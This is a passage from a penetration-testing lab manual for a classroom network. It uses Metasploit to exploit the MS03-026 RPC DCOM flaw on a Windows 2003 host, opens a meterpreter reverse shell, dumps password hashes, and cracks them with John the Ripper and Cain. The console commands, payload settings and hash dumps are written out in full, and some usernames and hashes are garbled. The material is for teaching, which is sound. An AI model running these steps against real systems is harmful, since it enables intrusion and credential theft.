


Figure 35: An Operating System Scan of the Victim

Since, according to the previous nmap operating system scan results, it is a Windows 2003 box without a service pack, it will be vulnerable to the following exploit:

- MS03_026 - Windows RPC DCOM Interface Overflow

You can get more detail about this vulnerability at the following link:

<http://www.nsfocus.com/english/homepage/research/0306.htm>

7. Search for an RPC exploit by typing **search ms03_026** at the msf console
msf > search ms03_026




```
msf > search ms03_026

Matching Modules
=====

  Name                               Disclosure Date  Rank  Description
  ---                               -
  exploit/windows/dcerpc/ms03_026_dcom 2003-07-16      great Microsoft RPC DCOM Interface Overflow
```

Figure 36: Searching for the MS03_026 Vulnerability


8. To use MS03_026 exploit, type the following command into the msf console:
msf > use exploit/windows/dcerpc/ms03_026_dcom



```
msf > use exploit/windows/dcerpc/ms03_026_dcom
msf exploit(ms03_026_dcom) >
```

Figure 37: Using the exploit

9. Let's examine the first of the RPC vulnerabilities in the list, the first of which, is:
msf exploit(ms03_026_dcom) > show options



```
msf exploit(ms03_026_dcom) > show options

Module options (exploit/windows/dcerpc/ms03_026_dcom):

  Name      Current Setting  Required  Description
  ---      -
  RHOST     RHOST            yes       The target address
  RPORT     135              yes       The target port

Exploit target:

  Id  Name
  --  -
  0    Windows NT SP3-6a/2000/XP/2003 Universal
```

Figure 38: Showing the Options for the Exploit

10. Type the following command to get information about the particular exploit:
`msf exploit(ms03_026_dcom) > info`

```
msf exploit(ms03_026_dcom) > info

Name: Microsoft RPC DCOM Interface Overflow
Module: exploit/windows/dcerpc/ms03_026_dcom
Version: 11545
Platform:
Privileged: Yes
License: Metasploit Framework License (BSD)
Rank: Great

Provided by:
hdm <hdm@metasploit.com>
spoonm <spoonm@no$email.com>
cazz <bmc@shmoo.com>

Available targets:
Id  Name
--  --
0   Windows NT SP3-6a/2000/XP/2003 Universal

Basic options:
Name      Current Setting  Required  Description
-----
RHOST
RPORT 135


```

Figure 39: Showing Information about the Exploit

The exploit requires port 135 to be open on the victim machine. This port was open when we performed an operating system scan on the victim machine using nmap. Nevertheless, we can run the scan again against the victim machine, verifying that port 135 is open.

11. Type the following command to scan for port 135 on the victim machine:

```
msf exploit(ms03_026_dcom) > nmap 192.168.100.201 -p 135
```



```
msf exploit(ms03_026_dcom) > nmap 192.168.100.201 -p 135
[*] exec: nmap 192.168.100.201 -p 135

Starting Nmap 5.51SVN ( http://nmap.org ) at 2012-05-13 15:45 EDT
Nmap scan report for 192.168.100.201
Host is up (0.0024s latency).
PORT      STATE SERVICE
135/tcp    open  msrcpc
MAC Address: 00:50:56:98:00:96 (VMware)


Nmap done: 1 IP address (1 host up) scanned in 0.79 seconds
```

Figure 40: Scanning to Determine if Port 135 is open

To attack the remote machine, we need to set the target IP address, or **rhost**.

12. Type the following command to set the **rhost** within Metasploit:

```
msf exploit(ms03_026_dcom) > set rhost 192.168.100.201
```




```
msf exploit(ms03_026_dcom) > set rhost 192.168.100.201
rhost => 192.168.100.201
```

Figure 41: Setting the Remote Host

Next, we will need to set a payload. Examples are meterpreter and command shells.

13. Type the following command to set the **payload** within Metasploit:

```
msf exploit(ms03_026_dcom) > set payload windows/meterpreter/reverse_tcp
```




```
msf exploit(ms03_026_dcom) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse tcp
```

Figure 42: Setting the Payload

We need to provide the IP address of the machine to send meterpreter to, or **lhost**.

14. Type the following command to set the **lhost** within Metasploit:

```
msf exploit(ms03_026_dcom) > set lhost 192.168.100.3
```



```
msf exploit(ms03_026_dcom) > set lhost 192.168.100.3
lhost => 192.168.100.3
```

Figure 43: Setting the Local Host

15. Type the following command to verify all options within Metasploit:

`msf exploit(ms03_026_dcom) > show options`

```
msf exploit(ms03_026_dcom) > show options

Module options (exploit/windows/dcerpc/ms03_026_dcom):

  Name      Current Setting  Required  Description
  ----      -
  RHOST     192.168.100.201  yes       The target address
  RPORT     135              yes       The target port

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  thread           yes       Exit technique: seh, thread, process, none
  LHOST     192.168.100.3    yes       The listen address
  LPORT     4444             yes       The listen port
```

Figure 44: Showing the Options

16. Type the following command to exploit the target within Metasploit:

`msf exploit(ms03_026_dcom) > exploit`

```
msf exploit(ms03_026_dcom) > exploit

[*] Started reverse handler on 192.168.100.3:4444
[*] Trying target Windows NT SP3-6a/2000/XP/2003 Universal...
[*] Binding to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:192.168.100.201[135] ...
[*] Bound to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:192.168.100.201[135] ...
[*] Sending exploit ...
[*] Sending stage (752128 bytes) to 192.168.100.201
[*] Meterpreter session 1 opened (192.168.100.3:4444 -> 192.168.100.201:1093) at 2012-05-13 15:55:59 -0400

meterpreter >
```

Figure 45: Exploiting the Victim Machine

If the exploit works, you will receive the message, *meterpreter session 1 opened*.

17. Type the following command at the meterpreter prompt to dump the hashes:

meterpreter> **hashdump**

```
meterpreter > hashdump
Administrator:500:e52cac67419a9a224a3b108f3fa6cb6d:8846f7eae8fb117ad06bdd830b7586c:::
Guest?501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:80232bbf2953e6ff07404518ef2761dd:::
IWAM_WIN2K3DC:1001:1e8e43de3fe8067e99c4eab81057917d:7eef2545a1c7db84af267948bd3ba0f2:::
IUSR_WIN2K3DC:1002:608511ba990d613799b33f164a49eea8:3dea253687ffffdc36c4e143a994d225:::
tfey?1107:5eeace0a2baadfaad3b435b51404ee:e3ff7de886a0acbd4ee0cfec23e319d:::
ddraper:1108:431b3cd7a89cbb456742ed07f6e021a2:1023e29912d3516c6d26fe3843053018:::
ereed:1109:0182bd0bd4444bf8aad3b435b51404ee:328727b81ca05805a68ef26acb252039:::
sjoplin:1110:f316c5c5832b92c8a678377a3f480a9b:1fd922c20fc8d5a23b77d4b3a73df551:::
bfuller:1111:7e0bd6051846ede85acdcd7c247fa83a:26672239002e131e5aeeee325e96cbd6:::
rdavies?1112:402e7305772ecb0893e28745b8bf4ba6:ca3f6976842c2ee7c73233ec3ba4e934:::
bward?1113:1f69c762f69fe5acaad3b435b51404ee:b8dfdbdaacc04e155034d43bccfa48f2:::
owinfrey?:1114:4cfe0b8595cbe7ce3832c92fc614b7d1:ac5d9810b0bc89749570b0db13484e4c:::
ladams?:1115:00ad5a4fd292bf508c1001350d53db52:e09d0e94ad640337491648c8afb4eda9:::
tsurgott?:1116:a649ed7a1082db498d7710fd8da75d69:306490ee955de71551e2deef838b4db3:::
smusial?1117:5de640a31c34882ff500944b53168930:320a78179516c385e35a93ffa0b1c4ac:::
chawkins?:1118:02c6f2ca018821626e45d5f10408cfbd:f1e2003de81d353400f971587517b784:::
ghopper:1119:84bfa362301cd823baf3a8d2b5cb295c:ea953f06c0463106daa2442f611d1042:::
bnelson?1120:8f3bd523692c15ed8358f3d2c80c1dc5:dd9a52658d8f2a1b7056ac97814730a8:::
pcomo?1121:359aeaaf12d6790aad3b435b51404ee:951c5ce735e9ca55a7af2cb64c1e3ff9:::
jdiamond?:1122:6ba5b2060afaf37c8ada74e98e7659e3:cd067f314e326e4d037259921df58281:::
sfitzgerald:1123:1a62f633a1bfc76425e6c6a091ddab09:fa5271fb825e8e39f691874883113279:::
blightyear:1124:0db6f26bd8c6e3c893a74f10d6071f99:0a54ebaa06a4716603db452b8f804dad:::
larmstrong:1125:617e891c7fb1ab50f83d61432a13a517:d66f07f665302edbbb61a429eedf1d74:::
```

Figure 46: Dumping the Password Hashes

18. Highlight all of the hashes, right-click and **Copy** them.

```
Administrator:500:e52cac67419a9a224a3b108f3fa6cb6d:8846f7eae8fb117ad06bdd830b7586c:::
Guest?501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:80232bbf2953e6ff07404518ef2761dd:::
IWAM_WIN2K3DC:1001:1e8e43de3fe8067e99c4eab81057917d:7eef2545a1c7db84af267948bd3ba0f2:::
IUSR_WIN2K3DC:1002:608511ba990d613799b33f164a49eea8:3dea253687ffffdc36c4e143a994d225:::
tfey?1107:5eeace0a2baadfaad3b435b51404ee:e3ff7de886a0acbd4ee0cfec23e319d:::
ddraper:1108:431b3cd7a89cbb456742ed07f6e021a2:1023e29912d3516c6d26fe3843053018:::
ereed:1109:0182bd0bd4444bf8aad3b435b51404ee:328727b81ca05805a68ef26acb252039:::
sjoplin:1110:f316c5c5832b92c8a678377a3f480a9b:1fd922c20fc8d5a23b77d4b3a73df551:::
bfuller:1111:7e0bd6051846ede85acdcd7c247fa83a:26672239002e131e5aeeee325e96cbd6:::
rdavies?1112:402e7305772ecb0893e28745b8bf4ba6:ca3f6976842c2ee7c73233ec3ba4e934:::
bward?1113:1f69c762f69fe5acaad3b435b51404ee:b8dfdbdaacc04e155034d43bccfa48f2:::
owinfrey?:1114:4cfe0b8595cbe7ce3832c92fc614b7d1:ac5d9810b0bc89749570b0db13484e4c:::
ladams?:1115:00ad5a4fd292bf508c1001350d53db52:e09d0e94ad640337491648c8afb4eda9:::
tsurgott?:1116:a649ed7a1082db498d7710fd8da75d69:306490ee955de71551e2deef838b4db3:::
smusial?1117:5de640a31c34882ff500944b53168930:320a78179516c385e35a93ffa0b1c4ac:::
chawkins?:1118:02c6f2ca018821626e45d5f10408cfbd:f1e2003de81d353400f971587517b784:::
ghopper:1119:84bfa362301cd823baf3a8d2b5cb295c:ea953f06c0463106daa2442f611d1042:::
bnelson?1120:8f3bd523692c15ed8358f3d2c80c1dc5:dd9a52658d8f2a1b7056ac97814730a8:::
pcomo?1121:359aeaaf12d6790aad3b435b51404ee:951c5ce735e9ca55a7af2cb64c1e3ff9:::
jdiamond?:1122:6ba5b2060afaf37c8ada74e98e7659e3:cd067f314e326e4d037259921df58281:::
sfitzgerald:1123:1a62f633a1bfc76425e6c6a091ddab09:fa5271fb825e8e39f691874883113279:::
```

Figure 47: Copying the Password hashes

19. Open another terminal and type the following to start the **gedit** editor and create a winhashes file:

```
root@bt:~# gedit winhashes
```




Figure 48: Using gedit to make a file

20. If the window does not automatically populate with the copied hash, select **Edit**, then **Paste** to paste all of the hashes. Click **Save** and close the winhashes file.




Figure 49: Paste all Hashes

21. Open a new terminal and switch to the john directory by typing the following command:

```
root@bt:~# cd /pentest/passwords/john
```




Figure 50: Switching to the john directory

22. Type the following command to crack the password hashes. This will take several minutes.

```
root@bt:~/pentest/passwords/john# ./john /root/winhashes
```

It may take several minutes for this step to complete.

```
root@bt:~/pentest/passwords/john# ./john /root/winhashes
Loaded 69 password hashes with no different salts (LM DES [128/128 BS SSE2])
D      (Administrator:2)
S      (rdavies?82)
L      (smusial?82)
NE     (chawkins?:2)
MS     (ladams?:2)
PASSWOR (Administrator:1)
      (Guest?7)
      (krbtgt)
      (lphair?)
      (WIN2K3DC$)
BASEBAL (smusial?81)
1234567 (ereed)
E      (user2?82)
PIRATES (jdepp?7)
GUITARG (evanhalenL:1)
2WELCOM (user2?81)
R      (kmitnick?:2)
H      (bfuller:2)
OD     (evanhalenL:2)
W      (owinfrey?:2)
ON     (bnelson?82)
MER    (ghopper:2)
```

Figure 51: Cracking Passwords

23. Close all open terminals when finished with this task.

2.2 Conclusion

The MS03_026 - Windows RPC DCOM Interface Overflow exploit can be used against some versions of Microsoft operating systems that have port 135 open. If an attacker is able to successfully exploit a target, they can use the hashdump command to dump the hashes on the remote system. John the ripper can then be used to crack the passwords.

2.3 Discussion Questions

1. How can you learn more information about a particular exploit?
2. What is the command to dump the password hashes in meterpreter?
3. What port needs to be open in order to use the DCOM RPC exploit?
4. What directory is John the Ripper located in on BackTrack?

3 Cracking Windows Passwords with Cain

John the Ripper is a very good password cracking program for Linux, Mac, and Windows. It can be downloaded from: <http://www.openwall.com/john/>. Cain is a Windows password cracking program for Windows that can be downloaded from www.oxid.it. One disadvantage of Cain is that it is classified as a virus by most AV vendors.

3.1 Using Cain

Creating accounts

1. Click on the icon representing the **Windows 7 Internal Attack Machine**. Open a command prompt on the Windows 7 machine by double clicking on the **cmd.exe** shortcut on the desktop.




Figure 52: Opening a Shortcut to Command Prompt

In the next step, we will add users with passwords from the command prompt. Users can also be added using Local Users and Groups within Computer Management.

2. Type the following to create a user called **user1** with the password of **allgood**.
C:\>net user user1 allgood /add

```
Administrator: cmd - Shortcut
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.


C:\>net user user1 allgood /add
The command completed successfully.
```

Figure 53: Creating a user

You should receive the message from the operating system that, *the command completed successfully*.

3. Type the following to create a user called **user2** with the password of **allocaffeine**.

C:\>net user user2 allocaffeine /add




```
C:\>net user user2 allocaffeine /add
The command completed successfully.
```

Figure 54: Creating a user

You should receive the message from the operating system that *the command completed successfully*.

4. Type the following to create a user called **user3** with the password of **barricade**.

C:\>net user user3 barricade /add



```
C:\>net user user3 barricade /add
The command completed successfully.
```

Figure 55: Creating a user

You should receive the message from the operating system that *the command completed successfully*. Close the command prompt

5. Open **Cain** by clicking on the shortcut on the desktop.



Figure 56: Opening Cain

- Click on the **Cracker** Tab (with the Key icon) in the middle of the Cain program. Right click on in the right pane and select **Add to list**. Make sure both the checkbox next to *Import Hashes from local system* is selected and the checkbox next to *Include Password History Hashes* is selected, then click the **Next** button. The users will then appear in the list, along with their corresponding LAN Manager (LM) and New technology LAN Manager (NTLM) hashes. A key to the left of the username indicates the password is cracked. In this case, administrator and guest have blank passwords.




Figure 57: Adding the User List within Cain

The LM password hash was used in Microsoft operating systems prior to Windows Vista. The NTLM password hash, which is much more secure, is used with Vista and higher.

- Hold down the shift key. Click on **user1**, **user2**, and **user3**. Right click, and select **Dictionary Attack**, and then select **NTLM hashes**, because this is Windows 7.




Figure 58: Selecting the Users within Cain

8. If the **Wordlist.txt** file is not already loaded in **Dictionary** area, right click in the top pane and select **Add to list**.




Figure 59: Selecting the Users within Cain

9. Double-click the **Wordlists** folder within the C:\Program Files\Cain folder.




Figure 60: Selecting the Wordlists Folder

10. Select the **Wordlist.txt** dictionary file within the Wordlists folder and then click Open




Figure 61: Selecting the Wordlist.txt File

11. Click the **Start** button at the bottom of the dictionary attack screen. The cracked passwords should appear in the bottom pane within a few minutes.

